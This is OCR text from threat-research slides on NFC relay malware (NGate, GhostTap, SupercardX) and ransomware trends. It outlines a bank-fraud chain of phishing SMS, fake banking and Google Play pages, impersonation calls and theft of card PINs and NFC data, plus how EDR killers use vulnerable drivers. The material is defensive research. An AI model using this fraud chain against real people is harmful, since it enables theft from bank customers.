
Jakub Osmani

22 Aug 2024 • 19 min. read


Table of Contents


- Overview
- Victimology
- Evolution of attack scenarios
- Other possible attack scenarios
- Technical analysis of NGate malware
- Prevention
- Conclusion
- IoCs

Sends SMS with PWA phishing link
Installs malicious app
Phished banking credentials
Calls victim pretending to be a bank employee
Informs them about a security incident
Requests that the victim change the PIN and verifies card via malicious Android app
Sends SMS with link to download NGate malware
Phished PIN and NFC traffic from payment card



11:26
george-bank-cz.online
V úterý 21. listopadu od 23:59 budou nedostupné aplikace George a George klíč. Nahradí je naše nová aplikace George ID. Pokud ji ještě nemáte staženou, udělejte to právě teď!
ČESKÁ spořitelna
Je potřeba aktualizace aplikace „George Česko“
Velikost: 46 MB
Verze aplikace je zastaralá a brzy přestane fungovat! Pro pokračování v používání „George“ doporučujeme nainstalovat nejnovější verzi aplikace.
Google Play
AKTUALIZOVAT
se a autorizovat operace přímo z aplikace George ID.
Fake banking web
play-secure.pro
Google Play
ČSOB Smart nový
Československá obchodní banka, a.s.
4.8 star
3 tis. recenzí
100 tis.+
Stažení
Everyone
Nainstalovat
NEVÍTE SI RADY?
Informace o aplikaci
Všechny výhody ČSOB Smart nyní v nové aplikaci "ČSOB Smart nový"
Pomozte nám otestovat nové funkce aplikace a získejte za to
Fake Google Play

GhostTap



12:40
Z-NFC
NFC Card
Emulator
App Design
扫码获取账号：(Scan code get Account)
扫码获取密码（Scan code get Password）
Card
Pos
扫码
SCAN CODE
登 录/LOGIN


12:41
扫码获取账号：(Scan code get Account)
扫码获取密码（Scan code get Password）
Card
Pos
扫码
SCAN CODE
登 录/LOGIN


SupercardX


10:03
Remote Pay
Tap the Icon Below to Start
>SETTING<
NFC
SUPERCARDX
VISA
Pay

NFC-related threat detection



NFC-related threats



Agenda

1 Whack-a-hack infostealer edition

2 ClickFix: Fake errors, real threats

3 **NFC malware on the rise**

4 Ransomware deathmatch

Agenda

1 Whack-a-hack infostealer edition

2 ClickFix: Fake errors, real threats

3 NFC malware on the rise

4 **Ransomware deathmatch**

+15%

Reported attacks

5,100

-35%

Payments

$813 million


+43%

Gangs

96

Source: Chainalysis, ecrime.ch

Distribution of victims by size



Source: ecrime.ch

EDR killers


Growing variety

RMM tools

Legitimate but abused


Data stealing

No encryption


Killer code
Security solution process
User space
Kernel space
requests termination
dropped and installed by
terminates
SYS
Vulnerable driver

